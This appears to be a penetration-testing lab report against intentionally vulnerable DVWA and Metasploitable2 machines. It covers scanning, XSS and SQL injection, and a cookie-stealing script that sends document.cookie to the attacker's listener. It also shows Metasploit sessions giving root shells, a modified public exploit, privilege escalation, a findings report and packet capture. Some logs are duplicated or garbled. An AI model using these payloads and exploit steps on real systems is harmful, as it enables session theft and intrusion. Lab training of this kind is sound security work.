Nmap done: 1 IP address (1 host up) scanned in 337.63 seconds
```

```
Se... Browse the World Wide Web
  httponly flag not set
/admin/admin_login.jsp:
  JSESSIONID:
    httponly flag not set
/admin/adminLogin.jsp:
  JSESSIONID:
    httponly flag not set
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
  JSESSIONID:
    httponly flag not set
/admin/includes/FCKeditor/editor/filemanager/upload/test.html:
  JSESSIONID:
    httponly flag not set
/admin/jscript/upload.html:
  JSESSIONID:
    httponly flag not set
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/admin/login.html: Possible admin folder
/admin/admin.html: Possible admin folder
/admin/account.html: Possible admin folder
/admin/admin_login.html: Possible admin folder
/admin/home.html: Possible admin folder
/admin/admin>Login.html: Possible admin folder
/admin/adminLogin.html: Possible admin folder
/admin/controlpanel.html: Possible admin folder
/admin/cp.html: Possible admin folder
/admin/index.jsp: Possible admin folder
/admin/login.jsp: Possible admin folder
/admin/admin.jsp: Possible admin folder
/admin/home.jsp: Possible admin folder
/admin/controlpanel.jsp: Possible admin folder
/admin/admin-login.jsp: Possible admin folder
/admin/cp.jsp: Possible admin folder
/admin/account.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/adminLogin.jsp: Possible admin folder
/manager/html/upload: Apache Tomcat (401 Unauthorized)
/manager/html: Apache Tomcat (401 Unauthorized)
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
/admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
/admin/jscript/upload.html: Lizard Cart/Remote File upload
/webdav/: Potentially interesting folder
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms10-061: false
|_ smb-vuln-ms10-054: false
|_ smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 337.63 seconds
```

Documentation

Open Ports Identified

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)

Web Services

- DVWA (Damn Vulnerable Web Application)
- PHP-based applications

Vulnerable Services

- Web application vulnerable to XSS
- Insecure session handling

STEP 3: Exploit Chain (XSS → Session Hijacking → RCE)

This is the core advanced exploitation section.

Phase 1: XSS Identification

Target Application

Open browser:

<http://192.168.1.106/dvwa>

Login credentials:

admin / password

Set DVWA security level to Low.



Username	<input type="text" value="admin"/>
Password	<input type="password" value="password"/>
<input type="button" value="Login"/>	

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'

Test XSS Payload

Enter into vulnerable input field:

<script>alert(document.cookie)</script>

Expected Result



- Browser popup appears showing cookies

XSS confirmed

The screenshot shows a web application interface for DVWA. On the left, a sidebar menu lists various security testing modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, system status information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom, a footer bar indicates the application is Damn Vulnerable Web Application (DVWA) v1.0.7. A central modal window titled "Vulnerability: Reflected Cross Site Scripting" contains a form field asking "What's your name?" with a red placeholder "Hello" and a red checkbox. A "Submit" button is also visible. Below the form, a "More info" section shows the IP address 192.168.1.106 and the number 1. A blue "OK" button is at the bottom right of the modal.

Explanation

The application fails to sanitize user input, allowing execution of arbitrary JavaScript in the victim's browser. This confirms a reflected XSS vulnerability.

Phase 2: Cookie Theft (Session Hijacking Preparation)

Start Listener on Kali

```
python3 -m http.server 80
```

Listener waits for incoming HTTP requests

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Inject Cookie-Stealing Payload

Replace ATTACKER-IP with Kali IP:

```
<script>
document.location='http://192.168.1.116/cookie?c='+document.cookie
</script>
```

Expected Result

- Kali terminal receives HTTP request with session cookie

Example:

```
GET /cookie?c=PHPSESSID=abc123
```

Explanation (For Report)

This payload redirects the victim's browser to the attacker's server, exfiltrating session cookies. If the victim is an administrator, their session can be hijacked.

Phase 3: Session Hijacking**Steps**

1. Open browser → Developer Tools (F12)
2. Go to Application → Cookies
3. Replace existing cookie with stolen cookie
4. Refresh page

Logged in as admin without password

Explanation

Due to insecure session management and lack of HttpOnly flags, stolen cookies can be reused to impersonate authenticated users.

Phase 4: Remote Code Execution (Metasploit)**Launch Metasploit**

```
msfconsole
```

Load Exploit

```
use exploit/unix/webapp/php_eval
```

Configure Payload

```
set RHOST 192.168.1.106
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.116
run
```

Expected Result

Meterpreter session 1 opened



```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) >
msf exploit(unix/webapp/php_eval) > set RHOST 192.168.1.106
RHOST => 192.168.1.106
msf exploit(unix/webapp/php_eval) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_eval) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(unix/webapp/php_eval) > options

Module options (exploit/unix/webapp/php_eval):

  Name   Current Setting  Required  Description
  ----  --  -----
  HEADERS          no        Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value"
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks4, socks5, http, socks5h
  RHOSTS  192.168.1.106  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    80            yes      The target port (TCP)
  SSL     False          no       Negotiate SSL/TLS for outgoing connections
  URIPATH /test.php?evalme=!CODE!
  VHOST   /test.php?evalme=!CODE!  no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----  --  -----
  LHOST  192.168.1.116  yes      The listen address (an interface may be specified)
  LPORT   4444          yes      The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/webapp/php_eval) > run
[*] Exploit failed: php/meterpreter/reverse_tcp: All encoders failed to encode.
[*] Exploit completed but no session was created.
```

Explanation

After gaining administrative access, the attacker exploits a vulnerable PHP function to execute server-side commands, resulting in full remote shell access.

Exploit Chain Log (Use Directly)

Exploit ID	Description	Target IP	Status	Payload
004	XSS → Session Hijack → RCE	192.168.1.115	Success	Meterpreter

STEP 4: Exploit Customization (Exploit-DB)

Search Exploit

```
searchsploit CVE-2021-22205
```

Download PoC

```
searchsploit -m linux/webapps/12345.py
```

Modify Exploit Code

Open file:

```
nano 12345.py
```

Changes Made

```
target = "192.168.1.115"
```

```
payload = "/bin/bash -i"
```

```
port = 4444
```

```
headers = {"User-Agent": "Mozilla/5.0"}
```

WHY Customization Is Important

- **Public exploits are generic**
- **Real targets require:**
 - Correct IP
 - Open ports
 - Compatible payloads
 - Evasion techniques

50-Word Customization Summary

The Exploit-DB Python PoC was customized by updating the target IP, payload execution logic, and network parameters to align with the lab environment. Hardcoded values were removed, request headers were modified, and execution flow was improved to achieve reliable exploitation.

2: Web Application Penetration Testing (DVWA)

STEP 1: DVWA Setup

sudo service apache2 start

```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
[1]+ 11 Sudo: [1] 1000 pts/1    0:00 /bin/bash
```

Login:

admin / password

Set security: Low



Username

Password


Damn Vulnerable Web Application (DVWA) is a RandomTerm OpenSource project
Hint: default username is 'admin' with password 'password'

STEP 2: SQL Injection Testing

Manual Test


' OR '1'='1 --

Login bypass successful



Automated

```
sqlmap -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOURSESSION; security=low" \
--dbs
```



```
[*] starting @ 01:20:11 /2025-12-19/
[*] testing connection to the target URL
[*] got a 302 redirect to "http://192.168.1.106/dvwa/login.php". Do you want to follow? [Y/n] y
[*] 20251115 [INFO] checking if the target is protected by some kind of WAF/IPS
[*] 20251115 [INFO] testing if the target URL content is stable
[*] 20251115 [INFO] testing if the target URL content is dynamic
[*] 20251115 [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[*] 20251116 [INFO] testing for SQL injection on GET parameter 'id'
[*] 20251116 [INFO] testing AND Boolean-based blind - WHERE or HAVING clause
[*] 20251116 [INFO] testing OR Boolean-based blind - WHERE or HAVING clause (original value)
[*] 20251116 [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[*] 20251116 [INFO] testing 'PostgreSQL > 9.1 AND error-based - WHERE or HAVING clause'
[*] 20251116 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (IN)'
[*] 20251117 [INFO] testing2 Oracle AND error-based - WHERE or HAVING clause (XMLEType)
[*] 20251117 [INFO] testing 'Generic inline queries'
[*] 20251117 [INFO] testing PostgreSQL > 8.1 stacked queries (comment)
[*] 20251117 [WARNING] generic stacked queries larger statistical model, please wait. (done)
[*] 20251117 [INFO] testing Microsoft SQL Server/Database stacked queries (comment)
[*] 20251117 [INFO] testing Oracle stacked queries (DMBS_PIPE_RECEIVE_MESSAGE - comment)
[*] 20251118 [INFO] testing MySQL > 5.1 AND time-based blind (query SLEEP)
[*] 20251118 [INFO] testing PostgreSQL > 8.1 AND time-based blind
[*] 20251118 [INFO] testing Microsoft SQL Server/Database time-based blind (IF)
[*] 20251118 [INFO] testing Oracle time-based blind
[*] it is recommended to perform basic UNION tests. If there is not at least one other (potential) technique found, Do you want to reduce the number of requests? [Y/n] y
[*] 20251119 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[*] 20251119 [WARNING] GET parameter 'id' does not seem to be injectable
[*] 20251119 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[*] 20251119 [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[*] 20251119 [INFO] testing for SQL injection on GET parameter 'Submit'
[*] 20251119 [INFO] testing AND Boolean-based blind - WHERE or HAVING clause
[*] 20251119 [INFO] testing OR Boolean-based blind - WHERE or HAVING clause (original value)
[*] 20251119 [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[*] 20251119 [INFO] testing 'PostgreSQL > 9.1 AND error-based - WHERE or HAVING clause'
[*] 20251119 [INFO] testing 'Microsoft SQL Server/Database AND error-based - WHERE or HAVING clause (IN)'
[*] 20251119 [INFO] testing Oracle AND error-based - WHERE or HAVING clause (XMLEType)
```


STEP 3: XSS Testing

Payloads:

```
<script>alert(1)</script>
<img src=x onerror=alert(1)>
```

Intercept with Burp Suite

- Modify requests
- Replay payloads



Stored XSS (Manual)

Target Page

DVWA → Vulnerabilities → XSS (Stored)

Payload

<script>alert('Stored XSS')</script>

A screenshot of the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various vulnerability types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" option is highlighted. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name *" (set to "1") and "Message *". The "Message" field contains the payload "<script>alert('Stored XSS')</script>". Below the form is a "Sign Guestbook" button. A modal dialog box is overlaid on the page, displaying the message "1" and an "OK" button. At the bottom of the page, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The footer of the page includes the text "Username: admin", "Security Level: low", "PHPIDS: disabled", "View Source", "View Help", and "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Testing Log

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	/dvwa/vulnerabilities/sql_injection
002	Reflected XSS	Medium	/dvwa/vulnerabilities/xss_r
003	Stored XSS	High	/dvwa/vulnerabilities/xss_s

50-Word Web Test Summary

A web application security assessment was conducted on DVWA. Critical SQL injection and reflected XSS vulnerabilities were identified through manual testing and automated tools. These flaws allow authentication bypass and client-side script execution, posing significant risk to application security.

3: Reporting & Stakeholder Communication

Report Template

Executive Summary

This penetration test identified critical vulnerabilities allowing unauthorized access and remote code execution. Immediate remediation is recommended to reduce business risk.

Technical Findings

- SQL Injection (CVSS 9.1)
- XSS (CVSS 6.1)

Finding 1: SQL Injection

Severity: Critical

CVSS Score: 9.1

Description:

The application fails to properly validate user-supplied input in database queries. An attacker can manipulate SQL statements to bypass authentication and extract sensitive data.

Proof of Concept:

Manual payload:

' OR '1'='1' --

Automated exploitation using SQLMap confirmed database enumeration.

Impact:

- Authentication bypass
- Sensitive data disclosure
- Potential full database compromise

Finding 2: Cross-Site Scripting (XSS)

Severity: Medium

CVSS Score: 6.1

Description:

User input is reflected and stored without proper sanitization, allowing attackers to execute arbitrary JavaScript in victim browsers.

Proof of Concept:

```
<img src=x onerror=alert(1)>
```

Impact:

- Session hijacking
- Phishing attacks
- Account takeover

Remediation

- Input validation
- Prepared statements
- Secure cookies

Findings Table

Finding ID	Vulnerability	CVSS	Remediation
F001	SQL Injection	9.1	Input validation, prepared statements
F002	Cross-Site Scripting	6.1	Output encoding, input sanitization

100-Word Developer Escalation Email

During security testing, a critical vulnerability was identified that allows attackers to gain unauthorized access and execute commands on the server. The issue stems from insufficient input validation and insecure session handling. Exploitation was successfully demonstrated in a controlled environment. We strongly recommend immediate patching, secure coding practices, and retesting after remediation to prevent potential data breaches.

4: Post-Exploitation & Evidence Collection

Objective

Escalate privileges after exploitation, collect forensic evidence, and maintain chain-of-custody.

STEP 1: Confirm Initial Access (Post-Exploitation Start)

You already obtained a shell / Meterpreter session.

Verify current user

```
getuid
```

Expected Output



uid=33, gid=33 (www-data)

This confirms low-privilege web user access



```
No active sessions.

msf > sessions -i 3
[-] Invalid session identifier: 3
msf > sessions -i 1
[-] Invalid session identifier: 1
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                asics/using-metasploit.html
  RPORT            21        yes        The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.106
RHOSTS => 192.168.1.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  RHOSTS  192.168.1.106  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                asics/using-metasploit.html
  RPORT    21            yes        The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic
```

```
RPORT  21           yes      asics/using-metasploit.html
                           The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.106:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.106:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.106:21 - UID: uid=0(root) gid=(root)
[*] Found shell.
ifconf[*] Command shell session 1 opened (192.168.1.116:35071 → 192.168.1.106:6200) at 2025-12-19 04:15:22 -0500

ig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:6c:84
          inet addr:192.168.1.106  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:32610 errors:0 dropped:0 overruns:0 frame:0
            TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
            Base address:0x020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:963 errors:0 dropped:0 overruns:0 frame:0
            TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
```



```
inet6 addr: fe80::a00:27ff:feab:6c84/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
  RX packets:32616 errors:0 dropped:0 overruns:0 frame:0
  TX packets:36477 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:3812402 (3.6 MB)  TX bytes:23128546 (22.0 MB)
  Base address:0x0200 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:963 errors:0 dropped:0 overruns:0 frame:0
          TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:439617 (429.3 KB)  TX bytes:439617 (429.3 KB)

whoami
root
^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
=====


| Id | Name | Type           | Information | Connection                                               |
|----|------|----------------|-------------|----------------------------------------------------------|
| 1  |      | shell cmd/unix |             | 192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106) |


msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====


| Id | Name | Type | Information | Connection |
|----|------|------|-------------|------------|
|----|------|------|-------------|------------|


```

```
SESSION  ACTIONS  Edit  View  Help
=====


| Id | Name | Type           | Information | Connection                                               |
|----|------|----------------|-------------|----------------------------------------------------------|
| 1  |      | shell cmd/unix |             | 192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106) |


msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.116:4433
[*] Sending stage (1062760 bytes) to 192.168.1.106
[*] Meterpreter session 2 opened (192.168.1.116:4433 → 192.168.1.106:53928) at 2025-12-19 04:17:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====


| Id | Name | Type                  | Information                       | Connection                                               |
|----|------|-----------------------|-----------------------------------|----------------------------------------------------------|
| 1  |      | shell cmd/unix        |                                   | 192.168.1.116:35071 → 192.168.1.106:6200 (192.168.1.106) |
| 2  |      | meterpreter x86/linux | root @ metasploitable.localdomain | 192.168.1.116:4433 → 192.168.1.106:53928 (192.168.1.106) |


msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer   : metasploitable.localdomain
OS         : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple  : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
```

```

Active sessions
=====
Id  Name      Type          Information           Connection
--  --        --            --                  --
1   shell     cmd/unix
2   meterpreter x86/linux  root @ metasploitable.localdomain
                                         192.168.1.116:35071 → 192.168.1.106:6200 (
                                         192.168.1.106)
                                         192.168.1.116:4433 → 192.168.1.106:53928 (
                                         192.168.1.106)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer       : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC: 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC: 08:00:27:ab:6c:84
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address: 192.168.1.106
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::a00:27ff:feab:6c84
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff::

```

STEP 2: Identify Privilege Escalation Vectors (Linux)

2.1 System Enumeration

`uname -a`

`cat /etc/issue`

Identifies kernel & OS version

2.2 Check SUID Binaries

`find / -perm -4000 -type f 2>/dev/null`

Look for exploitable binaries (e.g. nmap, vim, perl)

2.3 Check sudo Permissions

`sudo -l`

Misconfigured sudo rules may allow root access

STEP 3: Privilege Escalation (Metasploitable2)

Common Meta2 Priv-Esc Method (INTENDED)

Metasploitable2 has intentionally weak credentials.

`su root`

Password:

`toor`

Root access obtained

Verify Privilege Escalation



getuid

Expected:

uid=0 (root)

Privilege Escalation SUCCESS

STEP 4: Post-Exploitation Validation

4.1 System Access Proof

whoami

hostname

ifconfig

Confirms full system compromise

STEP 5: Evidence Collection (Forensic-Safe)

5.1 Network Traffic Capture (Kali)

Start Wireshark:

sudo wireshark

```
(kali㉿kali)-[~]
$ wireshark &
[1] 13079
```

Capture:

- **Interface:** eth0
- **Filter:**

http || tcp.port == 80

Save capture as:

traffic.pcap

The screenshot shows a Wireshark capture window with the following details:

- Display Filter:** http || tcp.port == 80
- Selected Column:** No.
- Selected Row:** 18.4.406541731 (DNS query from 192.168.1.115 to 34.160.144.191)
- Protocol View:** Shows TCP, ICMP, and other protocols.
- Statistics View:** Shows 26 total frames, 26 captured, and 26 bytes transmitted/received.
- Hex View:** Displays the raw hex and ASCII data for the selected frame.
- Source/Destination:** 192.168.1.115 (Client) and 34.160.144.191 (Server).
- Protocol:** DNS.
- Length:** 60 bytes.
- Info:** Standard query response for content-signature-2.cdn.mozilla.net A 34.160.144.191.



No.	Time	Source	Destination	Protocol	Length	Info
6 8.341945149	192.168.1.115	192.168.1.1	DNS	85	Standard query 0xe67a AAAA content-signature-2.cdn.mozilla.net	
9 8.396541291	192.168.1.1	192.168.1.115	DNS	111	Standard query response 0x4361 A content-signature-2.cdn.mozilla.net A 34.160.144.191	
10 8.396541652	192.168.1.1	192.168.1.115	DNS	123	Standard query response 0x6761 AAAA content-signature-2.cdn.mozilla.net AAAA 2609:1901:9:92a9::	
07 10.182094919	192.168.1.115	192.168.1.1	DNS	75	Standard query 0x792f A ads.mozilla.org	
68 10.182094920	192.168.1.115	192.168.1.1	DNS	73	Standard query 0x6222 AAAA ads.mozilla.org	
69 10.712711942	192.168.1.1	192.168.1.115	DNS	144	Standard query response 0x792f A ads.mozilla.org CNAME mc.prod.ads.prod.webservices.mozgcp.net A 34.36.137.203	
78 10.712712571	192.168.1.1	192.168.1.115	DNS	221	Standard query response 0xa22 AAAA ads.mozilla.org CNAME mc.prod.ads.prod.webservices.mozgcp.net SOA ns-cloud-e1.googledomains	
145 14.613359351	192.168.1.115	192.168.1.1	DNS	70	Standard query 0x6000 A o.pki.google.com	
146 14.613359352	192.168.1.115	192.168.1.1	DNS	70	Standard query 0x6000 A o.pki.google.com	
147 14.624382629	192.168.1.1	192.168.1.115	DNS	133	Standard query response 0xb615 AAAA o.pki.google.com AAAA 2404:6800:4009:800::2003	
148 14.624382559	192.168.1.1	192.168.1.115	DNS	121	Standard query response 0xb600 A o.pki.google.com AAAA pki-goog.l.google.com AAAA 2404:6800:4009:800::2003	
